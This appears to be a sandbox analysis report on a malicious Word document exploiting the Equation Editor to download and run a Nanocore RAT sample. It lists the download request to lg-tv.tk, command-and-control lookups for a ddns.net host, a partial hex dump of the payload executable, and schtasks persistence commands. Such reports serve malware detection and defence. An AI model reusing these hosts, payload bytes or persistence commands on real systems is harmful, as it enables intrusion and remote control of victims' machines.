Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/14/21-13:17:58.118312	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50072	8.8.8.8	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 14, 2021 13:16:21.569555998 CEST	192.168.2.22	8.8.8.8	0x9983	Standard query (0)	lg-tv.tk	A (IP address)	IN (0x0001)
Sep 14, 2021 13:16:34.001727104 CEST	192.168.2.22	8.8.8.8	0x3fc0	Standard query (0)	blackblade inc52.ddns.net	A (IP address)	IN (0x0001)
Sep 14, 2021 13:16:52.140332937 CEST	192.168.2.22	8.8.8.8	0x501	Standard query (0)	blackblade inc52.ddns.net	A (IP address)	IN (0x0001)
Sep 14, 2021 13:17:17.275789022 CEST	192.168.2.22	8.8.8.8	0x13f5	Standard query (0)	blackblade inc52.ddns.net	A (IP address)	IN (0x0001)
Sep 14, 2021 13:17:17.313028097 CEST	192.168.2.22	8.8.8.8	0x13f5	Standard query (0)	blackblade inc52.ddns.net	A (IP address)	IN (0x0001)
Sep 14, 2021 13:17:58.081119061 CEST	192.168.2.22	8.8.8.8	0x8113	Standard query (0)	blackblade inc52.ddns.net	A (IP address)	IN (0x0001)
Sep 14, 2021 13:18:15.957704067 CEST	192.168.2.22	8.8.8.8	0x2190	Standard query (0)	blackblade inc52.ddns.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 14, 2021 13:16:21.654107094 CEST	8.8.8.8	192.168.2.22	0x9983	No error (0)	lg-tv.tk		185.239.243.112	A (IP address)	IN (0x0001)
Sep 14, 2021 13:16:34.038151026 CEST	8.8.8.8	192.168.2.22	0x3fc0	No error (0)	blackblade inc52.ddns.net		31.210.20.61	A (IP address)	IN (0x0001)
Sep 14, 2021 13:16:52.173284054 CEST	8.8.8.8	192.168.2.22	0x501	No error (0)	blackblade inc52.ddns.net		31.210.20.61	A (IP address)	IN (0x0001)
Sep 14, 2021 13:17:17.311537981 CEST	8.8.8.8	192.168.2.22	0x13f5	No error (0)	blackblade inc52.ddns.net		31.210.20.61	A (IP address)	IN (0x0001)
Sep 14, 2021 13:17:17.348654985 CEST	8.8.8.8	192.168.2.22	0x13f5	No error (0)	blackblade inc52.ddns.net		31.210.20.61	A (IP address)	IN (0x0001)
Sep 14, 2021 13:17:58.118311882 CEST	8.8.8.8	192.168.2.22	0x8113	No error (0)	blackblade inc52.ddns.net		31.210.20.61	A (IP address)	IN (0x0001)
Sep 14, 2021 13:18:15.990187883 CEST	8.8.8.8	192.168.2.22	0x2190	No error (0)	blackblade inc52.ddns.net		31.210.20.61	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- lg-tv.tk

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 14, 2021 13:16:21.700583935 CEST	0	OUT	GET /plugmanzx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: lg-tv.tk Connection: Keep-Alive
Sep 14, 2021 13:16:21.730138063 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 14 Sep 2021 11:16:21 GMT Content-Type: application/x-msdownload Content-Length: 530432 Last-Modified: Tue, 14 Sep 2021 00:28:19 GMT Connection: keep-alive ETag: "613feca3-81800" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 25 ea 3f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 0e 08 00 00 08 00 00 00 00 00 00 62 2d 08 00 00 20 00 00 00 40 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 10 2d 08 00 4f 00 00 00 00 40 08 00 9c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 70 0d 08 00 00 20 00 00 00 0e 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 9c 05 00 00 00 40 08 00 00 06 00 00 00 10 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 60 08 00 00 02 00 00 00 16 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 2d 08 00 00 00 00 00 48 00 00 00 02 00 05 00 a0 64 00 00 a8 e3 01 00 03 00 00 00 32 00 00 06 48 48 02 00 c8 e4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 04 00 50 00 00 00 01 00 00 11 02 28 14 00 00 0a 00 00 02 1f 0a 1f 0a 73 15 00 00 0a 7d 01 00 00 04 16 0a 2b 2b 00 16 0b 2b 18 00 02 7b 01 00 00 04 06 07 73 16 00 00 0a 28 17 00 00 0a 00 07 17 58 0b 07 1f 0a fe 04 0c 08 2d df 00 06 17 58 0a 06 1f 0a fe 04 0d 09 2d cc 2a 13 30 01 00 0c 00 00 00 02 00 00 11 00 02 7b 01 00 00 04 0a 2b 00 06 2a 26 00 02 03 7d 01 00 00 04 2a 00 00 1b 30 04 00 a0 00 00 00 03 00 00 11 00 03 1f 09 30 0f 03 16 32 0b 04 1f 09 30 06 04 16 fe 04 2b 01 17 0a 06 2c 13 00 1f 0f 1f 0f 72 01 00 00 70 1f 0f 28 2e 00 00 06 00 00 02 28 02 00 00 06 03 04 28 18 00 00 0a 6f 19 00 00 0a 16 fe 03 0b 07 2c 15 00 1f 0f 1f 0f 72 3f 00 00 70 1f 0f 28 2e 00 00 06 00 00 2b 44 00 00 05 6f 1a 00 00 0a 0c 2b 1e 12 02 28 1b 00 00 0a 0d 00 02 28 02 00 00 06 03 04 28 18 00 00 0a 09 6f 1c 00 00 0a 00 00 12 02 28 1d 00 00 0a 2d d9 de 0f 12 02 fe 16 03 00 00 1b 6f 1e 00 00 0a 00 dc 00 2a 01 10 00 00 02 00 64 00 2b 8f 00 0f 00 00 00 00 13 30 03 00 22 01 00 00 04 00 00 11 00 7e 33 00 00 04 16 fe 01 0a 06 39 11 01 00 00 00 16 0b 7e 34 00 00 04 16 19 6f 1f 00 00 0a 0c 16 0d 2b 1f 00 16 13 04 2b 08 00 00 11 04 17 58 13 04 11 04 1f 0a fe 04 13 05 11 05 2d ec 00 09 17 58 0d 09 1f 0a fe 04 13 06 11 06 2d d6 07 2d 06 08 16 fe 01 2b 01 16 13 07 11 07 2c 34 00 16 13 08 2b 21 00 16 13 09 2b 08 00 00 11 09 17 58 13 09 11 09 1f 0a fe 04 13 0a 11 0a 2d ec 00 11 08 17 58 13 08 11 08 1f 0a fe 04 13 0b 11 0b 2d d3 00 07 2d 06 08 17 fe 01 2b 01 16 13 0c 11 0c 2c 34 00 16 13 0d 2b Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL%?a0b- @@ @-O@` H.textp `.rsrc@@@.rel oc`@BD-Hd2HH0P(s}+++{s(X-X-*0{+*&}*0020+,rp(.((o,r?p(.+Do+(((o(-o*d+0"~39~4o++X-X--+,4+!+X-X--+,4+

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2008 Parent PID: 596

General

Start time:	13:16:16
Start date:	14/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f370000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2576 Parent PID: 596

General

Start time:	13:16:17
Start date:	14/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: plugmangd5693.exe PID: 1580 Parent PID: 2576

General

Start time:	13:16:18
Start date:	14/09/2021
Path:	C:\Users\user\AppData\Roaming\plugmangd5693.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\AppData\Roaming\plugmangd5693.exe
Imagebase:	0x330000
File size:	530432 bytes
MD5 hash:	19665F929613C0E945FF13DD25C9362E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.425366710.000000000228E000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.440005121.000000000A26C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.440005121.000000000A26C000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.440005121.000000000A26C000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.439861078.000000000A161000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.439861078.000000000A161000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.439861078.000000000A161000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 39%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: schtasks.exe PID: 2244 Parent PID: 1580

General

Start time:	13:16:25
Start date:	14/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\RWbqWnnjDWI' /XML 'C:\Users\user\AppData\Local\Temp\tmp3709.tmp'
Imagebase:	0xd10000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 1292 Parent PID: 1580

General

Start time:	13:16:26
Start date:	14/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0x1120000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: RegSvcs.exe PID: 2996 Parent PID: 1580

General

Start time:	13:16:26
Start date:	14/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0x1120000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000008.00000002.671662373.0000000000760000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000008.00000002.671662373.0000000000760000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.671662373.0000000000760000.00000004.00020000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000008.00000002.671546681.00000000005A0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000008.00000002.671546681.00000000005A0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000008.00000002.671408794.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.671408794.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000008.00000002.671408794.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000008.00000002.673059693.0000000003826000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000008.00000002.673059693.0000000003826000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: schtasks.exe PID: 2560 Parent PID: 2996

General

Start time:	13:16:28
Start date:	14/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service' /xml 'C:\Users\user\AppData\Local\Temp\tmp3FEE.tmp'
Imagebase:	0x380000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 1516 Parent PID: 2996

General

Start time:	13:16:29
Start date:	14/09/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'schtasks.exe' /create /f /tn 'SMTP Service Task' /xml 'C:\Users\user\AppData\Local\Temp\tmp2DF5.tmp'
Imagebase:	0xf10000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: taskeng.exe PID: 2212 Parent PID: 896

General

Start time:	13:16:29
Start date:	14/09/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false

Commandline:	taskeng.exe {AC07D2CB-425B-43FA-983F-3B14071F638D} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]
Imagebase:	0xffdd0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: RegSvcs.exe PID: 2960 Parent PID: 2212

General

Start time:	13:16:30
Start date:	14/09/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe 0
Imagebase:	0x1120000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2128 Parent PID: 2212

General

Start time:	13:16:31
Start date:	14/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe' 0
Imagebase:	0x11b0000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 0%, Metadefender, Browse • Detection: 0%, ReversingLabs

File Activities Show Windows behavior

File Read

Analysis Process: smtpsvc.exe PID: 2664 Parent PID: 1764

General

Start time:	13:16:39
Start date:	14/09/2021
Path:	C:\Program Files (x86)\SMTP Service\smtpsvc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\SMTP Service\smtpsvc.exe'
Imagebase:	0x1b0000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis